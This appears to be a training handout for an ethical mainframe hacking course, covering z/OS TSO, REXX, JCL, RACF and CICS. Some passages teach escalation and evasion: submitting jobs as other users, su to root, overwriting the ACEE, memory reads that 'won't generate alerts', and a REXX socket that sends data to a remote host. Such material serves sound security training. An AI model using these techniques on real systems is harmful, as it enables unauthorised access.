 - Profile has a setting called **PREFIX**, meaning any dataset name you type, TSO will prefix with your userid. So, typing **LISTDS LRNR30.LABS** will list the dataset **LRNR30.LRNR30.LABS**
- Each user ID can only have one logon to TSO at a time, with no concurrent sessions
- **CLIST** simple script, or Command LIST, of TSO instructions
 - To execute a CLIST, you use the TSO command **EXECUTE** or **EX** for short
 - e.g. **EX LRNR30.CLISTS(HELLW)**
- **REXX** more involved scripting language
 - To execute a REXX script, use the TSO command **EXECUTE** or **EX** for short
 - e.g. **EX LRNR30.REXX(ACEE)**
- Compiled programs are called (instead of **EX**) using the command **CALL**
- **SYSEXEC** = PDS containing REXX execs that are in your search order
- **SYSPROC** = PDS containing CLISTS search order

Commands

- **LISTCAT**: List the catalog
- **LISTDS**: List information about a dataset
- **SEND**: Send a message to someone
- **TEST**: Program debugger/tester
- **SUBMIT**: Submit a job
- **TRANSMIT**: Package a file to send

- Full

list: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.ikjc500/secone.htm

Interactive Productivity Facility (ISPF)

- The **GUI** to z/OS
- Panels accessed by typing on **Command ==>** or **Option ==>** line
- Shortcuts means using a **.**
- Access the file browser with option 3 then option 4; the shortcut is **3.4**
- Prepending with **=** takes you there from anywhere in ISPF, i.e., **=3.4**
- More shortcuts:
 - **=3.4** on any command/option line takes you to the file browser
 - **=6;<command>** takes you to the command entry panel and runs the command **<command>**
 - **=sd** takes you to SDSF
 - **DDLIST; FIND SYSEXEC** runs the ISPF command DDLIST and FINDs the line entry for SYSEXEC

UNIX System Services (USS)

- POSIX-compliant UNIX
- Part of z/OS
- Also known as OMVS ([OpenMVS](#))
- Access UNIX with TSO commands:
 - **OSHELL** runs the commands you pass it
 - **OEDIT/OBROWSE** a TN3270 browser and editor of OMVS files
 - **OGET/OPUT** either gets a file from UNIX and puts it in a dataset or puts a dataset into a UNIX file
 - Full
list: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.bpxa500/tsoecmds.htm
- Access a shell prompt with the TSO command **OMVS**
 - Run TSO commands inside of UNIX with **/bin/tsocmd** or **/bin/tso**
 - Copy a dataset to UNIX: **cp //LRNR.PHILEZ /tmp/philez**
- All files have an 'extra' attribute
- Changed using the command **extattr**
 - e.g. **extattr +a coolshell**

Logging

- **System Management Facilities (SMF)**
 - Uses records types and subtypes to log activity
 - Type 80 records are made by RACF (security events)
 - Multiple products exist to offload to SIEM
- **SYSLOG**
 - Typical UNIX Syslog
 - Can be set to forward events to SIEM

z/OS Scripting

CLIST

- 'CLISTS' are shell scripts for TSO
- **PROC** line is the arguments line
 - **PROC 2 ARG1 ARG2** would require two arguments

CLIST Examples

- Basic Commands

```
/* Example CLIST for Ethical Mainframe Hacking */
PROC 1 FILENAME /* Expect one argument */
CONTROL NOCAPS /* Do not convert lowercase */
OSHELL echo, "Mainframe Rocks!" > ~/&FILENAME
DO &I = 1 TO 5 /* Cool loop */
  WRITE THE NUMBER &I
  IF &I = 3, THEN WRITE THREE!
END
OSHELL cat ~/&FILENAME /* Display the contents */
```

- System Enumeration

```
PROC 0
WRITE SYSUID &SYSUID
WRITE SYSJES &SYSJES
WRITE SYSLRACF &SYSLRACF
WRITE SYSMVS &SYSMVS
WRITE SYSNODE &SYSNODE
WRITE SYSOPSYS &SYSOPSYS
WRITE SYSRACF &SYSRACF
WRITE SYSPLEX &SYSPLEX
WRITE SYSSMFID &SYSSMFID
WRITE SYSTEMID &SYSTEMID
```

- Full CLIST syntax
list: <https://gist.github.com/mainframed/085101d8cba419665a52d85766ae66f3>

REXX

- REXX is a very powerful z/OS scripting language
- Can run in TSO, UNIX, JCL
- Almost everything is a string or returns a string
- Case insensitive
- If you call a variable that has no assignment, it is treated as a literal string
- e.g.

```
/* REXX */  
SAY EMHLABS
```

- Outputs LRNRLABS

```
/* REXX */  
EMHLABS='EMH Labs';Say EMHLABS
```

- Outputs EMH Labs
- Executing REXX
- Use the TSO command EX:
 - EX 'LRNRnn.REXX (EXAMPLE1)' 'HI!'

REXX is Powerful

- Allows you to:
 - Submit Jobs
 - Create sockets
 - Run commands (UNIX, TSO)
 - Access memory
 - Read files
 - Write files
 - Operator Commands
 - And much more
- Must start with /* REXX */ on the first line
- Comments start with /* and end with */
- You can use ; instead of new lines
- Line continuation with ,
- Arguments can be parsed or functioned: e.g., PARSE ARG USER takes the argument and puts it into the variable USER, e.g., USER = ARG(1) takes the first argument and puts it into the variable USER
- Multiple built-in functions:

- **STORAGE** - Access Memory
- **ADDRESS** - Change environment
- **BPXWUNIX** - Run OMVS commands
- **OUTTRAP** - Trap TSO command output
- **SOCKET** - TCPIP Sockets
- **X2B** converts hex string to binary
- Full
list: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.ikja300/dup0021.htm

Arrays

- There are no arrays in REXX
- Instead, they have **STEMS**
- e.g.

```
students.0 = 4
students.1 = 'Phil'
students.2 = 'Chad'
students.3 = 'Fatima'
students.4 = 'Henri'
students.5 = 'False'
```

- However, the programmer drives their structure.
- Changing **students.0** to **3** doesn't delete **students.4**
- Conversely, **students.5** can exist despite it appearing as though there are only 4 entries
- It is better to think of STEMS as an agreed-upon convention

Run TSO Commands With REXX

- Use **ADDRESS TSO** to run TSO command, e.g., **ADDRESS TSO LU**
- However, the output isn't sent to REXX; you must **trap** it with **OUTRAP**
- e.g.

```
ADDRESS TSO
a = OUTTRAP('tso.')
"LU"
SAY 'The number of lines trapped is' var.0
```

```
SAY 'The first line is:' var.1
```

Run UNIX Commands

- Use **BPXWUNIX** to run UNIX commands
 - e.g., **output = CALL BPXWUNIX 'ls /u/LRNR30',,,**

```
/* REXX */
PARSE ARG CMD
CALL BPXWUNIX CMD, OUT.,ERROR.
DO X=1 TO OUT.0
    SAY OUT.X
END
DO X=1 TO ERROR.0
    SAY ERROR.X
END
```

More: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.bpxb600/wunix.htm

REXX Sockets

- Similar to C sockets
- Special socket option: **SO_ASCII**
 - Converts EBCDIC to ASCII
- REXX is the only language with this option

Sockets in REXX

- Use **SO_ASCII**
 - “Setting the SO_ASCII option to ON causes all incoming data on the socket to be translated from ASCII to EBCDIC and all outgoing data on the socket to be translated from EBCDIC to ASCII.”

Simple Socket Example

```
/* REXX */
parse ARG rhost rport
say "*** Sending to " RHOST RPORT
S = SOCKET('INITIALIZE','CLIENT',2);
```

```
S = SOCKET('SOCKET',2,'STREAM','TCP');  
parse var S s_rc sID .  
S = SOCKET('SETSOCKOPT',sID,,  
           'SOL_SOCKET','SO_ASCII','On')  
S = SOCKET('CONNECT',sID,'AF_INET' rport rhost)  
SOCKET('SEND',sID,"SOCKET From the MF")  
EXIT
```


ISPF Navigation


F Keys

You can move around using the **F1** through **F9** keys.

- **F1** Help
- **F2** Split the screen (press **F3** to close one of the screen, you might need to press it multiple times)
- **F3** End/Exit/Back
- **F4** Return/Table
- **F5** Repeat Find command
- **F6** Repeat a change (i.e. replace)
- **F7** Scroll **UP** based on **Scroll ==>** setting
- **F8** Scroll **DOWN** based on **Scroll ==>** setting
- **F9** Swap between split **F2** screens
- **F10** Scroll **LEFT**
- **F11** Scroll **RIGHT**
- **F12** Retrieve/Cancel

If you **DO NOT** have access to F keys on your laptop keyboard, you can open a virtual

keyboard in **x3270** by clicking . This will open the virtual keyboard:



TSO Commands

- You can run TSO commands anywhere in ISPF on the **Command ==>** or **Option ==>** lines by prefixing the command with **TSO**
- e.g., **TSO EX 'LRNR30.REXX(ACEE)'**

Editor Tips

- It auto-saves changes when you exit with **F3** or type **END**.
 - To skip saving and exit the file, type **CANCEL** in **Command ==>** line
- Typing **TOP** in the command bar takes you to the first line of the files
- Typing **BOTTOM** takes you to the bottom
- Typing **F <string>** searched for that string
 - **F5** to repeat the search
- Typing **RESET** gets rid of the error messages
- Typing over any of the numbers in the command column are **editor commands**
 - **r** or **r#** repeats that line once or # times
 - **d** deletes the line
 - **dd** and another **dd** further down in the document will delete multiple lines
 - **i** or **i#** inserts one or # lines
 - **c** or **cc** and another **cc** further down in the document will **cut** those lines (more like a copy)
 - **a** will **paste** whatever is in the copy/cut buffer After the line you're on
 - **b** will **paste** whatever is in the copy/cut buffer above the line you're on (Before)
- To turn on syntax highlighting of code type **HILITE ON** in the **Command ==>** line
 - You can change the highlighting by typing **HILITE JCL** for JCL **HILITE REXX** for REXX, or **HILITE C** for C code. To see the list, type **HILITE** by itself

Deleted Text/Insert Mode

- If you accidentally deleted text, you'll need to use insert mode
- you can enter insert mode by opening the virtual keyboard and clicking **A accent circonflexe**
 - i.e. 
- you can check if you are in insert mode by looking at the bottom of the x3270 windows, where you will see a blue accent
 - 
- i.e.

- If you try to type anywhere, you're not allowed to insert text. This will appear on the bottom of the window:

- To exit insert mode, click on the **Reset** button:


Help, I'm Stuck!

- Hit **F3** to exit most programs. Hit **F3** enough times, and eventually, you'll exit ISPF
- Do you see **Command not recognized**?
 - Make sure you have no text/chars in the **Command ==>** field
 - Make sure you have no text/chars in any of the lines under **Command** or under the *********
 - Clear out that text by pressing the space bar and pressing **F3**
- If you type but the cursor changes to an **X** and you can no longer enter text, check the bottom of the **x3270** window

 - If you see  you tried typing in protected space, press the button **Tab** on your laptop keyboard
- If you see ******* at the bottom of the screen, it means there's another screen of data. Anything you type in will be ignored.
- If you're stuck in a loop and z/OS is asking for something you don't know the answer to, you can try to kill it with **PA1** or **ATTN** on the virtual keyboard (this comes in handy during the second lab)

Jobs and JCL

Job Entry Subsystem (JES)

- Operating system is batch-driven (i.e., background jobs)
- Job Control Language allows you to create and submit jobs
 - When a job is submitted, it is processed by the Job Entry Subsystem (JES)
 - JES will queue the job and work on jobs in the order and priority they are assigned
 - JES then takes the output and places it where it belongs

Network Job Entry (NJE)

- Used to send jobs between nodes
- Defined in the JES2 parmlib
- Example: Two LPARs one named 'NYC' and the other 'LIVE.'
- Using NJE, we can submit jobs on 'NYC' and they will execute on 'LIVE'
- Uses the JCL syntax: `/*XEQ LIVE`

NJE Configuration

```
NODE(1)  NAME=NYC /* This node's name */
NODE(2)  NAME=SFO
NODE(3)  NAME=ATL
SOCKET(SFO) IPADDR=1.2.3.4,CONNECT=NO,NODE=2,LINE=1
SOCKET(ATL) IPADDR=4.3.2.1,CONNECT=NO,NODE=3,LINE=2
LINE(1)  UNIT=TCPIP,NODE=2,PASSWORD=Yesitsme
LINE(2)  UNIT=TCPIP,NODE=3
```

Job Control Language (JCL)

- Made up of:
 - Job Card
 - Steps
 - Program/Exec
 - Inputs
 - Outputs
 - Arguments

Job Card

- First line of a JCL file
- Using `\`, allows for line continuation
- Starts with `//` followed by the job name
 - Typically, your userid followed by a character, e.g., `//LRNR30J`
 - Max length for a job name is 8 characters
- Then the word JOB, a keyword that identifies it as a job
- Followed by positional parameters:
 - Accounting information
 - Programmer name
- Then keyword parameters separated by commas
- e.g.

```
//LRNR01J JOB (LRNR01), 'Pgm Name', NOTIFY=&SYSUID, MSGCLASS=H
```

- `LRNR01J` is the job name
- `JOB` statement
- `(LRNR01)` accounting information
- `'Pgm Name'` is the programmer's name
- `NOTIFY=` and `MSGCLASS=` are keyword parameters
- For more information,
see https://www.tutorialspoint.com/jcl/jcl_job_statement.htm

```
//LRNR30J① JOB② (LRNR30),③ 'LRNR MF',④ NOTIFY=⑤&SYSUID,  
// MSGCLASS=H,⑥  
// MSGLEVEL=(1,1)⑦
```

1. Job name: **LRNR30J**
2. Required positional element: **JOB**
3. Group to bill: **LRNR30**
4. Programmer name: **LRNR MF**
5. Who to notify job status, note the variable name **&SYSUID**
6. Parameter MSGCLASS: A-Z,0-9 controls where the job messages go
7. Parameter MSGLEVEL:
 - Type of statement 0-2: 1 include job and symbols expanded
 - Type of messages 0/1: 1 record messages even if job fails

Job Card DON'Ts

- Start the jobname with anything other than a letter:
 - //<butter> ← 'BAD' or //23MILK ← 'BAD'
- Make a jobname longer than 8 chars
 - //EMFJOBFORTHEPEOPLE ← **too long**
- PUT ANYTHING IN lowercase
 - //lwrCase1 ← bad or //pHIL23 ← bad
- Forget to put // on EVERY LINE!

```
//LRNR30J JOB (Y0), 'hello',
NOTIFY=&SYSUID
```

Job Card DOs

- Job name MUST be [username]+[any letter] followed by **JOB**
 - e.g., //LRNR30D **JOB**
 - Without the letter 'D', it will error and ask for a job name!
- Put a // on EVERY LINE of the job card
 - Use commas (,) for line continuation
- PUT *EVERYTHING IN CAPS

Job Steps

- After the job card
- after the // is the **STEPNAME**
 - ,e.g., //TSOCMD is the name of the step
- Contains **EXEC PGM=** followed by a program
 - e.g., EXEC PGM=IKJEFT01 executes the program **IKJEFT01** which is the TSO command line interpreter
- Jobs can have multiple steps
- Each step is running like a new job
- e.g.

```
//STEP1 EXEC PGM=IKJEFT01
//STEP2 EXEC PGM=BPXBATCH
```

- Job steps can also have conditional items:

```
//STEP3 EXEC PGM=IRXJCL
//COND1 IF RC EQ 0 THEN
//STEP4 EXEC PGM=IKJEFT01
//COND2 ELSE
//STEP5 EXEC PGM=BPXBATCH
//CONDEND ENDIF
```

Input/Output

```
//LRNR01J JOB (LRNR01), 'Pgm Name', NOTIFY=&SYSUID, MSGCLASS=H
//TSOCMD EXEC PGM=IKJEFT01
//SYSTSPRT DD SYSOUT=*
//SYSTSIN DD *
    EXEC 'LRNR.REXX(LAB01-1)' 'INFOSEC FROM JCL'
/*
```

- **SYSTSIN** is the input. **DD *** means use the following inline lines as input to **IKJEFT01**
 - Notice the lack of **//**
- **SYSTSPRT** is the output, which is pointed to **SYSOUT**, the ***** catches everything
- You could also think of these as arguments to **IKJEFT01**

Data Definition (DD)

- Defines what to do with output data
- Defines where to get input data
- **Output**
 - Output to a file

```
//DD DSN=LRNR30.UNIX.OUT,UNIT=SYSDA,VOL=SER=PUBLIC,
//           SPACE=(4096,(100,10),,CONTIG),DISP=(NEW),DCB=(DSORG=PS)
```

- Output to SDSF **DD SYSOUT=***
- Create files in **UNIX**
 - e.g., **DD PATH='/u/LRNR30/OuTpUt.txt',PATHOPTS=O_CREAT**
- Create temporary datasets: Add **&&** to any dataset name. **NOTE:** only the JCL that creates a temp file can access it
 - e.g., **DD DSN=&&TEMP(MEMBER)**
- **Input**

- Use the following lines as input: **SYSIN DD ***
 - Goes until a / at the start of a line or the end of JCL
- Get input from a dataset: **DSN=LRNR.LABS,DISP=SHR**
 - **DSN** is the dataset
 - **DISP** is the DISPosition, **SHR** means to not lock the file for exclusive read
- **DISP=([status][,normal][,abnormal])**
 - Status:
 - NEW create a new dataset
 - OLD exclusive use of a current dataset
 - SHR non-exclusive use
 - MOD create new or add records to current
 - Normal/Abnormal
 - DELETE delete the dataset
 - KEEP keep the dataset
 - PASS keep it for other steps
 - CATLG Put the file location in the catalog
- DD

reference: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.ieab600/ddst.htm

Interesting JCL Programs (PGM) for Pentesters

- **IKJEFT01** - TSO Commands
 - Ref: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.ieac300/ieac300128.htm
- **IEBGENER** - Create files
 - Ref: https://www.ibm.com/support/knowledgecenter/en/zosbasics/com.ibm.zos.zdatamgmt/zsysprogc_utilities_IEBGENER.htm
- **BPXBATCH** - UNIX Commands
 - Ref: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.bpxa400/xbat.htm
- **IXRJCL** - Execute REXX files
 - Ref: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.ikja300/ikja30082.htm
- **IEFBR14** - Do nothing
 - Ref: https://www.ibm.com/support/knowledgecenter/zosbasics/com.ibm.zos.zdatamgmt/zsysprogc_utilities_IEFBR14.htm
- **ISRSUPC**

- Ref: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.f54u200/axe.htm

Viewing Job Output with SDSF

- System Display and Search Facility (SDSF)
- ISPF shortcut: **=sd**
- TSO command: **SDSF**
- Monitor job output
- Command **OWNER=<userid>** to only see your job output
- To view details of the job:
 - enter **?** next to the job in the **NP** column
 - enter **S** for **show** next to the information you want to see
 - You can also put **ST** instead of **?** to see all information at once

SDSF Other Commands

- **LOG** to view system logs
- **DA** to show active users
- **/** to run operator commands:
 - IPL Information: **/D IPLINFO**
 - TCPIP Info: **/D TCPIP,,NETSTAT**
 - APF Authorized: **/D PROG,APF**

JCL Concepts

Step Library

- You can provide a "path" to JCL telling it where to look for programs
- this is called a **Step Library or Job Library**
 - e.g., **//STEPLIB DD DSN=LRNR.LABS,DISP=SHR**
 - e.g., **//JOBLIB DD DSN=LRNR.LABS,DISP=SHR**
- Each step can have one or many step/job libraries
- The search order for programs in those libraries is top to bottom

Submitting Jobs as Other Users

- Read access to any **<userid>.SUBMIT** in the **SURROGAT** class gives this access
- Simply add **,USER=<userid>** to the job card

- JES will execute the job as that user

Security

External Security Manager (ESM)

- For everything security related z/OS makes a security check
 - e.g., accessing datasets, opening a port < 1024, running commands, etc.
- Three security products
 - IBM Resource Access Control Facility (RACF)
 - CA Access Control Facility 2 (CA-ACF2)
 - CA TopSecret (CA-TSS)
- ACF2 Command Reference: <https://techdocs.broadcom.com/us/en/ca-mainframe-software/security/ca-acf2-for-z-os/16-0/command-reference.html>
- Top Secret Command Reference: <https://techdocs.broadcom.com/us/en/ca-mainframe-software/security/ca-top-secret-for-z-os/16-0/administrating/extending-security-through-site-security-exits/ca-top-secret-exit-user-entry-points/command-command-use-validation.html>
- RACF Command reference: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/toc.htm

RACF

- Makes up 75% of market
- ACF2/TSS make up the remainder
- Breaks down into 4 classes
 - **USER**
 - **GROUP**
 - **DATASET**
 - **RESOURCES**
- RACF Authorization Decision Logic viewable here: <https://share.confex.com/share/115/webprogram/Handout/Session7377/RSH%20Consulting%20-%20RACF%20Performance%20Tuning%20-%202010-08%20-%20SHARE.pdf>

USER Profile

- Contains:
 - Name
 - Owner
 - Assigned Groups

- Attributes
- Last logon
- Password Hash
- To list your profile issue, the TSO command **LISTUSER** or **LU** for short
- **LISTUSER** allows you to list a user's segments: **LISTUSER LRNRnn OMVS**
TSO CICS would list their access to OMVS, TSO, and CICS segments
 - Segments is how RACF refers to access to different programs within z/OS
 - A user can have access to UNIX (OMVS) with an OMVS segment but not have a TSO segment, thus not being able to use TSO
- Command
 reference: https://www.ibm.com/support/knowledgecenter/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/listusr.htm
- Attributes
 - **SPECIAL** Access to any/all RACF commands. Not root but the ability to give yourself root
 - **OPERATIONS** Access any dataset regardless of the dataset rule
 - **AUDIT** View any RACF rule/profile
 - **PROTECTED** Accounts with this attribute are similar to locked accounts except:
 - You can still use them if you don't need to provide a password, i.e., SURROGAT profiles, SSH keys, etc.

GROUP

- Users are **connected** to groups
- Groups can be assigned access rights (vs. users)
- **LISTGRP** or **LG** command will list all the users in your default group
- Command
 reference: https://www.ibm.com/support/knowledgecenter/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/listgrp.htm

DATASET

- Defines which users/groups have access to which datasets
 - Also controls logging and audit rights
- Goes from most specific to least specific rule
- **Discrete:** Protects a dataset on a volume
 - e.g., **LRNR.LABS**
- **Generic:** Protects datasets regardless of location

- e.g., **LRNR.****
- List dataset access with **LISTDSD**, the short form is **LD**:
 - **DISCRETE LISTDSD LRNR.LABS**
 - **GENERIC LISTDSD LRNR.TEST GENERIC**
- **LISTDSD** command
reference: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/listdsd.htm
- Generics:
 - **%** One character: e.g., **LRNR.L%BS.DAY%**
 - ***** One Qualifier: e.g., **LRNR.*.DAY2** applies to **LRNR.LABS.DAY2** but not **LRNR.LABS.LRNR.DAY2**
 - ****** All Qualifiers e.g., **LRNR.**** applies to both **LRNR.LABS.DAY2** and **LRNR.LABS.LRNR.DAY2**
- **NOTE:** Access rights can only be applied to the data set. You cannot control access to **members** in a PDS.
 - e.g., If you only need read access to **LRNR.REXX(ACEE)**, you get read access to everything in **LRNR.REXX**

Access Types

- **READ** Read-only access to that dataset
 - **EXECUTE** allows users to load and execute but not to read or copy
- **UPDATE**: Allowed to change contents of a dataset but does not let you delete, rename, or move
 - **CONTROL** same as update with a couple niche exceptions
- **ALTER** Can update, add and delete datasets

WARNING mode

- Dataset rules can be set to **WARNING** mode, **WARN** for short
- This mode generates an access denied message but allows access anyway
- To view all datasets in warning mode, use the RACF command: **SEARCH ALL WARNING NOMASK**

RESOURCES

- Similar to group policy objects in Active Directory
- Resources are divided up in to **CLASSES** and **RESOURCES** in that class
 - e.g., a user profile is a resource in the user class
 - e.g., an access rule to a dataset is a resource in the dataset class

- There are lots (over 200 default classes) of different classes
- To see a list of all default classes for IBM products: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/mclass.htm#mclass
- **Important Resources/Classes**
 - Read access to **BPX.SUPERUSER/FACILITY**: provides access to **su** to root without a password
 - Read access to **<userid>.SUBMIT/SURROGAT**: allows you to submit a job as **<userid>**
 - Update access to **SUPERUSER.FILESYS.MOUNT/UNIXPRIV**: Allows you to mount a UNIX file system that contains APF/Setuid programs

FACILITY Class

- **FACILITY** class is very important
- **BPX.SUPERUSER** resource
 - * If a user has **READ** access
 - * They can use the command **su** in UNIX with a password!
- **BPX.FILEATTR.APF**
 - * **READ** access to this resource lets users create APF-authorized programs in USS

SURROGAT Class

- **SURROGAT** class allows you to submit jobs as other users
- **[userid].SUBMIT** resource
 - If a user has read access, they can submit jobs as that user
 - Using **USER=[userid]** in the job card

UNIXPRIV Class

- Lots of good ones in here. **UNIXPRIV** controls access to UNIX activities
- **SUPERUSER.FILESYS.MOUNT** resource
 - * Update/Control access to these resources allows you to mount **ANY** UNIX file system
 - 'BUT' the mounted filesystem maintains its **SETUID/EXTATTR** settings
- **SUPERUSER.FILESYS** resource
 - Read access lets you read any file in UNIX
 - Update access lets you write to any file
- **SUPERUSER.FILESYS.USERMOUNT** resource

- Update allows a user to mount a setuid filesystem

More: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.bpxb200/usspriv.htm

RACF Commands

- **LU** List user profile
 - e.g. **LU LRNRnn OMVS**
- **LG** list group information
 - e.g. **LG EMPLOYEE**
- **LD** list dataset information
 - e.g., **LD LRNR.LABS GEN**
- **RVARY** lists RACF database dataset name (primary and backup)
- **ALTUSER** alters a user profile
 - e.g. **ALTUSER LRNR30 PASSWORD('BADPASS')**
- **ADDUSER** adds a new user
 - e.g. **ADDUSER LRNR30 NAME('Ethical Mainframe Hacking 200')
PASSWORD('INFOSEC') OMVS(UID(1337) HOME(/u/i)
PROGRAM(/bin/sh))**
- **DELUSER** deletes a user profile (but not any of their datasets)
 - e.g. **DELUSER LRNR30**
- **CONNECT/REMOVE** Adds/removes users to/from groups (same syntax)
 - e.g. **CONNECT LRNR30 GROUP(EMPLOYEE)**
- **PERMIT** gives access to resources in classes
 - e.g. **PERMIT IBMUSER.SUBMIT CLASS(SURROGAT) ID(LRNR30)
ACCESS(READ)**
 - e.g. **PERMIT LRNR.** ID(EMPLOYEE) ACCESS(READ)**
- **SEARCH** see section below

SEARCH

- Powerful RACF command for enumeration
- Command
 - syntax: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/search.htm
 - e.g., **SEARCH ALL CLASS(SURROGAT) NOMASK** lists all **SURROGAT** profiles you have access to,

- e.g., **SEARCH FILTER(**) NOMASK** searches the **DATASET** class (which is the default, so it is omitted here) with the filter ******, which shows all the DATASET profiles you have
- Could also be done with **SEARCH ALL NOMASK**

SETROPTS

- **SETROPTS** command is used to set various global options:
 - Password limitations
 - CLASSES (initialization, refreshing, etc.)
 - Log events
 - Erase on scratch
- To display all settings, use the command **SETROPTS LIST**
- Command reference: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.1.0/com.ibm.zos.v2r1.icha400/setropts.htm

Access Control Environment Element (ACEE)

- Region in memory which contains information about your account
- Used by z/OS and RACF to quickly look at account information instead of using the database
- Reference: https://www.ibm.com/support/knowledgecenter/en/SSB27U_6.4.0/com.ibm.zvm.v640.ichc6/ichc6234.htm
- Most importantly, contains SPECIAL and OPERATIONS flags
- If you can update/overwrite your ACEE you can change your access rights

Storage & APF

Storage is Another Name for Memory

- Every task gets a map of memory to virtual memory
- Initially, S/360 was 24-bit – 16MB
- Then 31-bit – 2 GB
- Then 64-bit – 16 EB
- The **line** 16 MB
- The **bar** 2 GB

What is in memory?

- **CSA - Common service area** This area contains pageable and fixed data areas that are addressable by all active virtual storage address spaces.
- **SQA - System Queue Area** This area contains tables and queues relating to the entire system.
- **PSA - Prefixed Save Area** The PSA is the first control block you need. It holds the basic information z/OS needs when scheduling work
 - See https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.2.0/com.ibm.zos.v2r2.ideal300/ideal300767.htm
- A two-gigabyte virtual storage address space is provided for:
 - The master scheduler address space
 - JES
 - Other system component address spaces, such as allocation, system trace, system management facilities (SMF), and dumping services
 - Each user (batch or TSO/E).
- The system uses a portion of each virtual address space. Each virtual address space consists of:
 - The common area below 16 megabytes
 - The private area below 16 megabytes
 - The extended common area above 16 megabytes
 - The extended private area above 16 megabytes.

Recommended Reading

- #29 zNibbler (An Address Space Virtual Storage Layout) zTidBITS Series
- From
Marist: <http://idcp.marist.edu/pdfs/ztidbitz/29%20zNibbler%20%28zOS%27%20Address%20Space%20%20-%20Virtual%20Storage%20Layout%29.pdf>

Reading Memory

- TSO commands
- ISPF Panels
- REXX
 - REXX Function: STORAGE(hex location, int length)
- Mapping of all data areas for
z/OS: https://www.ibm.com/support/knowledgecenter/SSLTBW_2.5.0/com.ibm.zos.v2r5.iea/iea.htm

Why do we care?

- Memory contains information we don't typically have access to
- Commands (like **SETROPTS LIST**) may be limited, but that information is in memory
- Reading memory is quiet and won't generate alerts

Authorized Program Facility (APF)

- Allows the program to change CPU state to supervisor state
- Allows the program to change any region of memory/storage, including read-only areas
- APF datasets are PDS(E)s which contain collections of members
 - sometimes referred to as libraries
- These PDSes can be declared at boot or added dynamically
- **/D PROG, APF** command in **SDSF** will show you all APF-authorized libraries
 - Any file in the listed datasets can be APF-authorized
- To add an APF-authorized dataset you can use the operator command **/SETPROG APF, ADD,DSNAME=LRNR.APF.EXAMPLE, SMS**
 - More information: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.ieag100/saapf.htm
- UNIX also has APF-authorized programs
 - Viewable with **-E** flag on ls
 - **-rwxr-xr-x a-s- LRNRnn EMPLOYEE apf**
 - Use the command **extattr +a** to set a file APF
 - You'll need read access to the **BPX.FILEATTR.APF** resource in the **FACILITY** class

CICS (Customer Information Control System)

Brief History

- Released 1969
- First revision: Public Utility Customer System
- Designed to allow interactive access to data through terminals
- Version 1.2 added web/http support (1997)
- Now supports JSON, REST, JAVA, etc.
- Current version: 5.2

Using CICS

- Like a website
- Each CICS daemon is a **REGION**
 - e.g., Labs region could be **CICSTS51**
- Each CICS screen is a **Transaction ID**
 - Transaction IDs can only be four characters long
- To access CICS, use the VTAM command: **LOGON APPLID(CICSTS51)**
- Default CICS transaction
IDs: https://www.ibm.com/support/knowledgecenter/SSGMCP_5.2.0/com.ibm.cics.ts.systemprogramming.doc/topics/dfha726.html
- Security not turned on by default
 - To turn on add **SEC=YES** to SIP table

Regions

- Regions are similar in concept to servers.
 - i.e., You might have Apache servers running on different ports, you have different CICS regions at different Application IDs (think back to SNA)

Awesome Transactions

- **CEMT** Allows access to system-level information and Allows to declare new transactions
 - View list of active transactions: **CEMT INQUIRE TRANSACTION**
 - More information: https://www.ibm.com/support/knowledgecenter/SSGMCP_5.1.0/com.ibm.cics.ts.systemprogramming.doc/transactions/cemt/dfha7mk.html

- **CEDA** Allows the rename transactions IDs; IDs are protected at the name level, and can be used to bypass security
- **CECI** Allows for uploading of JCL for code execution

Patching

Patching

- Same as on any other OS
- IBM releases patches all the time
- Enterprise SLAs should apply

Names

- **PTF** Problem Temporary Fix
 - PTF, despite the name, are the patches that are permanent
- **APAR** Authorize Program Analysis Report
 - Multiple PTFs can go in an APAR
- **HIPER** High Impact PERvasive issue
- **Red Alerts** Issues requiring the highest level of attention
 - See: <http://www14.software.ibm.com/webapp/set2/sas/f/redAlerts/home.html>

Security Portal

- IBM doesn't release patches matched against security vulnerabilities
- They do, however, have an internal site called the **Security Portal**
 - Contains PTFs, Product ID, and CVSS score for each patch
 - See: https://www-03.ibm.com/systems/z/solutions/security_subintegrity.html
- Lists PTFs and CVSS scores for each security fix but no other details
- Patches/Vulnerabilities are rarely ever made public
 - Examples: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5951> and <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5955>
- Patching tends to be quarterly or semi-annually

System Startup

IPL

- Initial Program Load
- When you start up a mainframe, you issue the command **IPL <load parm member>** where **load parm member** is a dataset in **SYSn.IPLPARM** (n=0-9)
